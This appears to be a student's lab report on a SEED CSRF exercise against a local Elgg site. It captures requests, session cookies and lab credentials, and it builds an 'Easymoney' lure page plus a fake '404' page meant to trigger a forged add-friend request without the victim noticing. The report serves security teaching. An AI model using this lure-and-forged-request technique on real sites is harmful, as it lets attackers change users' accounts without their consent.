


## ASSIGNMENT 5

### CSRF ATTACK

APARNAA MAHALAXMI ARULLJOTHI ( A20560995 )

#### TASK 1: OBSERVING THE HTTPS REQUESTS:

- The http header live extension has been added to firefox




- The necessary containers for csrf attacks has been added to /etc/hosts file.
- the hosts names are mapped to their corresponding IPs.
- To get the root access to do the DNS configuration, I have used the command
  - sudo nano /etc/hosts


```
[10/03/24]seed@VM:~/.../Labsetup$ sudo nano /etc/hosts
[10/03/24]seed@VM:~/.../Labsetup$ cat /etc/hosts
127.0.0.1    localhost
127.0.1.1    VM

# The following lines are desirable for IPv6 capable hosts
::1         in6-localhost in6-localhost
```

- Using the http header live tool, the get and post requests has been captured.



## CAPTURING THE GET REQUEST:



- **THE PARAMETERS INCLUDED HERE ARE:**

- **URL: REFERER**

- This states the url from which the request is originated


- **COOKIE:**

- This has the session data

- **Elgg=cpmna9oe0d3r5ju2v73sqpnjli**, where Elgg is the cookie name and cpmna9oe0d3r5ju2v73sqpnjli is the value.

## CAPTURING THE POST REQUEST:

- The post request is captured by submitting the form.




## PARAMETERS INCLUDED HERE ARE:

1. **\_\_elgg\_token**: it ensures that the request is coming from a legitimate source
  - **name**: \_\_elgg\_token
  - **Value**: xE\_MYvJwRSX316LiS-FLA6
2. **\_\_elgg\_ts**: timestamp parameter is used for various purposes like session validation and to prevent replay attacks.
  - **name**: \_\_elgg\_ts
  - **Value**: 1728065225
3. **username**: it contains the username of the user trying to login
  - **Name**: username
  - **Value**: alice
4. **password**: it contains the user's passwords
  - **Name**: password
  - **Value**: seedalice

## TASK 2 : CSRF ATTACK USING GET REQUEST:

- Here, I logged into Samy's account and added Alice as Samy's friend.
- Then, I captured the request after adding Alice as Samy's friend
- On looking at the get request we are able to find that Alice's id is 56.
- Then by inspecting on Samy's profile we are able to get Samy's id is 59.




```
064,"__elgg_token":"UaZtS3egQisRN6jaT1bugg"}}, "session":{"user":{"guid":59,"type":"user","subtype":"user",
</script><script src="http://www.seed-server.com/cache/1587931381/default/elgg/require_
```

## CONSTRUCTING THE CONTAINER:


### EDITING index.html:

- I edited the index.html file to create a clickable site for Alice to click and do the attack successfully.
- the attacker file is under /var/www
- This code consist of a title which says 'Easymoney'. The body of the code has headers and links. The header is given as "10 easy steps to make 10\$ an hour.". There are 2 links in the code. The 1<sup>st</sup> link access the addfriend.html and the second link accesses the editprofile.html.
- I edited the links of the webpage to <http://www.attacker32.com/addfriend.html> and <http://www.attacker32.com/editprofile.html>
- In the 1<sup>st</sup> link I pasted the captured add friend url and changed the id so that samy can be added as alice's friend.



```
seed [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Oct 4 17:36
root@0599ec7f1af9: /var/www/attacker

seed@VM: ~/.../Labsetup x seed@VM: ~/.../Labsetup x root@0599ec7f1af9: /var/www/att... x
[10/04/24]seed@VM:~/.../Labsetup$ dockps
96956cf25b6f  elgg-10.9.0.5
ae1da8487c2a  mysql-10.9.0.6
0599ec7f1af9  attacker-10.9.0.105
[10/04/24]seed@VM:~/.../Labsetup$ docksh 05
root@0599ec7f1af9:/# cd /var/www
root@0599ec7f1af9:/var/www# ls
attacker  html
root@0599ec7f1af9:/var/www# cd attacker
root@0599ec7f1af9:/var/www/attacker# ls
addfriend.html  editprofile.html  index.html  testing.html
```




```
seed [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Oct 4 19:00
root@0599ec7f1af9: /var/www/attacker

seed@VM: ~/.../Labsetup x seed@VM: ~/.../Labsetup x root@0599ec7f1af9: /var/www/attacker x root@0599ec7f1af9: /var/www/attacker x
GNU nano 4.8 index.html Modified
<html>
<head><title>Easymoney</title></head>
<body>
<h1>10 Easy steps to make 10$ an hour</h1>
<ul>
<li><a href="http://www.attacker32.com/addfriend.html">
<h3>click here to learn more!</h3></a></li>
<li><a href="http://www.attacker32.com/editprofile.html">
<h3>refresh</h3></a></li>
</ul>
</body>
</html>
```

## Editing addfrind.html:


- In the addfriend.html the heading is given as “server not found 404! Try refreshing the page” so that Alice does not raise any suspicion and the URL is pasted as an image so that the attack is triggered on clicking the link. The link consists of the GUID.




```
GNU nano 4.8 addfriend.html Modified
<html>
<body>
<h1>server not found 404! try refreshing the page.</h1>


</body>
</html>
```

- The link is attached to the blog and posted on the elgg website. When Alice clicks the link it takes her to attacker32's site.



